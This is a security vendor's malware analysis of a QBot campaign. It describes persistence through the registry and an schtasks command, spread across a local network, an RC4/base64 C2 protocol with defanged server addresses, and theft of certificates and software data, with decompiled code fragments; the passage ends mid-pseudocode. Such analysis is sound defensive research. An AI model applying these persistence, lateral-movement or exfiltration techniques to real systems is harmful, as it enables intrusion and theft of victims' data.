Deep Analysis of a QBot Campaign - Part II | FortiGuard Labs

By Xiaopeng Zhang

Published: 2020-07-08 · Archived: 2026-04-05 16:31:25 UTC

FortiGuard Labs Threat Research Analysis

Affected platforms: Microsoft Windows
Impacted parties: Windows Users
Impact: Collects sensitive information from victims' computers
Severity level: High

Background on this Recently Discovered QBot Campaign

This is the second part of the analysis of a recently discovered QBot campaign. In the first part, I explained how a captured Word document downloaded the original QBot payload, what it did to start compromising its victim's device, as well as what complicated techniques it used to protect itself from being identified. In Part II, I will look at how the core module collects data from a victim's device, how it extracts submodules, how it injects its injection-module into other processes, and other malicious behaviors.

As a reminder, QBot is a malware originally focused on logging information related to finance-related websites. It is capable of monitoring the browsing activities of an infected computer, as well as steal other critical information.

In that first part of our analysis, we showed how QBot decrypted a core module called "307" from the resource section. It then deployed that core module in the memory of "explorer.exe" process, and finally, its entry point function was called by the ASM instruction call [ebp+var_10], as shown in Figure 1.1.

```
00402673 ; ---------------------------------------------------------------------------
00402673
00402673 loc_402673:                             ; CODE XREF: sub_40242F+240↑j
00402673                 cmp     [ebp+arg_8], 0
00402677                 jz      short loc_402681
00402679                 mov     eax, [ebp+arg_8]
0040267C                 mov     ecx, [ebp+var_10]
0040267F                 mov     [eax], ecx
00402681
00402681 loc_402681:                             ; CODE XREF: sub_40242F+248↑j
00402681                 mov     eax, [ebp+var_C]
00402684                 mov     ecx, [ebp+arg_0]
00402687                 mov     [eax+34h], ecx
0040268A                 push    [ebp+arg_4]
0040268D                 push    1
0040268F                 push    [ebp+arg_0]
00402692                 call    [ebp+var_10]    ; ;;; It calls the Entry Point of resource "307".
00402692
00402695 locret_402695:                          ; CODE XREF: sub_40242F+176↑j
00402695                 leave
00402696                 retn
00402696 sub_40242F      endp
00402696
```

Figure 1.1. Calling the core module's entry point

In this second part of the analysis, I will focus on what malicious things QBot does, what data it obtains from a victim's device, and how it connects to its C2 server.

QBot Core Module Executes in Explorer.exe

The core module starts a thread. Its entire work will start from the main thread function. Figure 2.1 is the pseudo code of DllEntryPoint(). This entry point is called first, and it calls API CreateThread() to start the main thread function.

```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  if ( a2 == 1 )
  {
    dword_1FCA94 = HeapCreate(0, 0x80000, 0);
    if ( sub_1E3148(3) < 0 )
      return 0;
    if ( a3 )
    {
      if ( !sub_1E7B44(a1, a3) )
        return 0;
      sub_1E1A24();
      sub_1E4900();
      dword_1FCEF8 = CreateThread(0, 0, main_thread_fun, 0, 0, &a3);
    }
  }
  return 1;
}
```

Figure 2.1. The pseudo code of DllEntryPoint of the core module (resource “307”)

In the main thread function, it creates a named pipe called \\.\pipe\mavrihvusp. This name will vary on different devices because it is generated from the device environment and user name. It then starts a thread to monitor and handle the data when someone connects to this pipe.

For persistence, it adds its main process into the Auto-Run group of the system registry. To do this, it creates a thread whose callback function calls API RegOpenKeyExW(). RegSetValueExW() then adds a string value item under the sub-key “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”. This enables QBot to automatically run as the infected device restarts.

Figure 2.2, below, shows the Auto-Run item for QBot. The name is a random string, and the string value is the full path of QBot from its home folder.



Figure 2.2. The Auto-Run item added in the System Registry

Besides adding itself into the Auto-Run group, QBot installs itself into the system Task Scheduler with a function whose function index is 08. It executes the command “C:\Windows\system32\schtasks.exe” with the parameters “/create /tn {task-name} /tr \"QBot-full-path\" /sc HOURLY /mo 5 /F” to create one new item. It then executes the QBot process every 5 hours to achieve persistence on the victim’s device. Figure 2.3 shows the QBot task having just been installed.



Figure 2.3. Installed task for QBot in the Task Schedule

QBot's configuration data block is encrypted and saved in both resource "308" and the mavrihvu.dat file from its home folder, which is loaded into memory in the main thread function. It contains many value pairs (key name= key value) to control and help QBot to work, such as Variant ID, QBot installation time, last active C2 server, victim's login name, the public IP address of victim's device, and many feature switch flags. The configuration data block is frequently accessed throughout the QBot.

Other than the main thread, QBot creates many worker threads, where the thread functions perform a variety of functions, which I will explain in the following sections.



Figure 2.4. The main thread and many worker threads

Figure 2.4 displays the main thread and other worker threads. When a worker thread starts, it sets the thread priority to "below normal" by calling API SetThreadPriority(), which is why they have the "Priority" setting "32 – 1".

Widely Spread QBot within the Local Network

QBot is then able to spread itself on a victim's local area network (LAN). This feature runs in a worker thread, and it enumerates the network computers on the victim's device.

It then makes a connection to one network computer and copies the QBot EXE file onto its sharing folder. The target file name is random, as shown in Figure 2.5, which is the just copied QBot named "azamzcifut.exe**".**



Figure 2.5. QBot copied onto a shared folder of one network computer

To do this, it calls a number of APIs, such as WNetOpenEnumW(), WNetEnumResourceW(), NetShareEnum(),OpenSCManagerW(), WNetAddConnection2W(), and so on.

Next, it starts a Windows service on the remote computer by calling the APIs CreateServiceW() and StartServiceW(). Figure 2.6 is a screenshot of QBot when it is about to call CreatServiceW(), as well as its parameters.



Figure 2.6. Creating a Windows service on a remote computer

After the API StartServiceW() is called, the created Windows service on the remote machine starts to run, and QBot is executed on the remote computer in background.

Finally, QBot remotely deletes both the created service (since it has executed QBot) and the copied QBot file to erase its footprints. It repeats this same process on all of the other network computers to spread QBot widely.

Sending Packets to C2 Server

Many threads work together to establish connections to the C2 server. A thread function decrypts the C2 server list from resource “311” within the core module. Figure 3.1 displays a partial C2 server list that has been RC4 decrypted.



Figure 3.1. The C2 server list in the decrypted resource “311”

There are 150 IP and Port pairs in total from resource “311”. One pair of them consists of “IP;0;Port”, for instance: “72.214.55.147;0;995”. QBot repeats picking a C2 server from the list in a loop, and attempts connecting to them until a connection is established. It then records the active C2 server into the configuration block and updates it to the file mavrihvu.dat as well. In the configuration block, key “45” saves the IP address, while key “46” saves the Port number, which are used when other thread functions send data to C2 server.

The data between QBot and C2 server are in JSON format and encrypted over SSL protocol. The request URL is “https[:]//IP:Port/t3”, such as “hxxps://72[.]214[.]55[.]147:995/t3”. QBot sends data using the “POST” method to the C2 server. The first packet looks something like: *“{"8":9,"1":17,"2":"rvhdls712290"}”*.

The values of key names “8” and “1” are constant numbers indicating the packet type. The value of key “2” is “rvhdls712290”, which can be treated as the victim’s ID because it was generated from the victim’s user name. The plaintext data is RC4 encrypted and then base64 encoded.



Figure 3.2. QBot sends data to C2 server

As can be seen in Figure 3.2, QBot was about to send the base64-encoded first packet to a C2 server. The data size is 0x50. When the response packet comes, QBot then performs the reverse process – which is base64 decoding and RC4 decryption – to get the plaintext data. The first response packet from C2 server looks like the following:

“{"8":5,"16":1613570569,"39":"M2vqgbtrjwKrllf29InHGznAwG3SnStzKegq3LTb","38":1}”

QBot then records the value of key “16” in a global variable that is a Unix epoch time, and parses the value of key “38”.

Note: In the other parts of this analysis, I will ignore the encryption or decryption process, and only focus on the plaintext data.



Figure 3.3. QBot sending more data to the C2 server

QBot next sends another packet to C2 server, as shown in Figure 3.3. This packet contains QBot basic information, like variant ID “spx97”, variant version “127”, and the core module creation time, which is in key “10”. It also contains

information from the victim's device, such as the Windows version in key "23", the Windows name in key "24", Processor information, Domain name, User name, installed Anti-Virus software in key "31", QBot full path in key "57", the current process "explorer.exe" that QBot injected, as well as a full list of currently running processes in key "33". The value of key "14" is a random string that is used to verify the data in the response packet.

QBot also sends the following packet to the C2 server to see if it needs to be upgraded.

"{"8":1,"1":17,"2":"rvhdls712290","3":"spx97","4":804,"5":127,"10":"1586971769","6":40396,"7":99854,"14":"IZpI9ARmSpWOyXuQFppgXpuz

The server parses the packet and may reply with a packet of type "8":6 that includes a new version of QBot. The new QBot is base64 encoded and sealed in key "20". This packet has a key, "19", whose value is 19, is a function index that will be called to handle the new QBot.

Figure 3.4 is a partial section of the packet "8":6. You can check out the key values that I explained earlier.

The value of key "15" is a base64 encoded verification data that is related to key "14" in the request packet. It's a SHA1 value of the transformed "14" value.

Figure 3.4. The packet with new QBot

After it passes the verification of key "15", it continues to call the indexed function (key "19") to base64-decode the new QBot, and then saves it to a local file. It then executes the new QBot with parameter "/W", which checks if it runs on a debug, checks the validity of the core module (i.e "307" resource) by extracting resource "307", and further extracts resource "308" to see if they work well. It then exits with exit code 0x6F if it passed the check and the current QBot detects the exit code. If it is not 0x6F, it drops the new QBot file and asks for another one from the C2 server. Otherwise, it replaces the current QBot file with the new one, which is then executed.

Finally, before the current QBot exits its host process "explorer.exe", it sends an "8":2 packet to inform the C2 server of the status, as shown below.

"{"8":2,"1":17,"2":"rvhdls712290","3":"spx97","18":1,"40":0}".

Collecting Software Information and Certificates from the Victim's Device

QBot starts three worker threads. In the first thread function, QBot calls a number of APIs to read out installed certificates and private keys from the victim's device. The related APIs are exported from Crypt32.dll:

CertEnumSystemStore(), CertOpenStore(), CertGetCertificateContextProperty(), CertDuplicateCertificateContext(), CertGetNameStringW(), CertGetCertificateContextProperty(), CertGetEnhancedKeyUsage(), CryptFindOIDInfo(), CryptAcquireCertificatePrivateKey(), CertCreateCertificateChainEngine(), CertAddCertificateContextToStore(), PFXExportCertStore(), CertEnumCertificatesInStore(), and so on.



Figure 4.1. Installed certificates in my analysis device

API CertEnumSystemStore() calls a call-back function to repeat obtaining all the certificates, one by one, as shown in Figure 4.1. It puts one obtained certificate in a structure block, gets RC4 encrypted, and saves it to a file named “mavrihvu32.dll” in its home folder (“%AppData%\Microsoft\Vhdktrbeex\” in my test environment.)



Figure 4.2. A certificate is about to perform RC4 encryption

Figure 4.2 displays one obtained certificate in a data structure, where “t=c1” is the data type, “time=” is the obtained time, “cert_name=” is the name of certificate, and “cert_data=” is the binary data of the certificate in hex, which is about to

perform RC4 encryption. It then appends one encrypted certificate block to the file “mavrihvu32.dll”. As a result, the file content consists of many different encrypted certificate blocks.

Before calling those API functions to obtain certificates, it makes some hooks to APIs such as DialogBoxParamW(), MessageBoxW(). Calling them will pop up a warning or information box for the victim, which might be called during calling those certificate APIs. QBot uses several hook functions to receive and stop the warning or information box from displaying to the victim.

The second worker thread collects information about the installed software on the victim’s device. It navigates to the sub-key “HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall” in the system registry, which contains all installed software information. QBot collects the software name and version information and puts them into a structure with some basic information about the victim’s device. Below is an example of the data.

t=i1 time=[09:59:06-15/05/2020] ext_ip=[{public IP}] dnsname=[?] hostname=[{computer name}] user=[] domain=[] is_admin=[YES] os=[6.1.1.7601.1.0.0100] qbot_version=[0324.127] install_time=[09.28.44-14/05/2020] exe=[C:\Windows\explorer.exe] prod_id=[NULL] iface_0=[10.0.2.15/10.0.2.15] UP] soft=[Microsoft Visual Studio 2015 XAML Visual Diagnostics;14.0.25431|Windows Espc Resource Package;14.0.23107|Google Chrome;81.0.4044.138|FileZilla Client 3.38.1;3.38.1|…]

As you may have noticed, this information contains a data type (“t=i1”) about collected certification, QBot installation time, victim’s public IP, OS version, QBot version, current process name, local IP information, as well as an amount of collected software information (“soft=[{software name};{version}|{others} …]”).

Finally, QBot appends this data to the file “mavrihvu32.dll” where it already has the obtained certificates data. It then compresses the entire content of “mavrihvu32.dll” with zlib and saves it into a new file called “cmavrihvu32.dll”. Meanwhile, it deletes the old file “mavrihvu32.dll” and runs up a third thread, a transmission thread whose function index is 0x15, to send the collected data to a C2 server.



Figure 4.3. QBot sending the file content of cmavrihvu32.dll.

Figure 4.3 is a screenshot of QBot sending cmavrihvu32.dll to its C2 server in the transmission thread. The packet type is “8”:7, and the total packet size is 0x824C9. This time, the URL of the C2 server is “hxxps://173[.]3[.]132[.]17:995/t3”. The value of key “36” is the file content of cmavrihvu32.dll, which is both RC4 encrypted and base64 encoded.

Once all of the above the work is done, it deletes the “cmavrihvu32.dll” file as well.

Loading a Submodule by the Core Module

This is where things begin to get more interesting. We observed that QBot can now obtain additional data from its C2 server, which can then be saved into local files. In my analysis device, the files were “pfllperc.myt”, “ebofekzl.utb”. Figure 5.1 shows the two local files.



Figure 5.1. Two received files in QBot's home folder

The file names are random, but unique for each device. They are generated from the device information and user name. "pfllperc.myt" contains two Dll files (submodules) that are base64 encoded and RC4 encrypted. They can be processed in an index function once QBot receives the packets. Nevertheless, a more regular way to process this submodule is that QBot loads them from the local file in the core module. This is also my way to analyze them.

The file is processed in the core module's main thread function, where it decrypts the file and extracts submodules into memory. It then loads into a newly created process, such as "explorer.exe", just like how the core module is loaded in "explorer.exe". The submodule's entry point is called at last.

The submodule (injector) that runs in "explorer.exe" contains two binary resources, which are the same module for different platforms: "RES_DATA_1" is for 32-bit platform and "RES_DATA_2" is for 64-bit. They are both Dll files (injection-modules), which will be injected into other processes to run. My analysis environment is a 32-bit Windows 7. Therefore, the resource "RES_DATA_1" is extracted into the memory.

Next, the submodule enumerates the running processes and tries to inject the "RES_DATA_1" (injection-module) into them and execute as quickly as it can (because it has no permission to inject into those high level processes).

To do this, it calls several APIs, such as CreateToolhelp32Snapshot(), Process32First(), and Process32Next(), and it calls a callback function to do the injection once one process is captured. Figure 5.2 displays a pseudo code of it doing this.

```
v2 = CreateToolhelp32Snapshot(2u, 0);
result = -1;
if ( v2 != (HANDLE)-1 )
{
  memset(&Dst, 0, 0x128u);
  Dst.dwSize = 296;
  if ( Process32First(v2, &Dst) )
  {
    v7 = 0;
    v4 = 0;
    do
    {
      v6[v4] = v4 + 65;
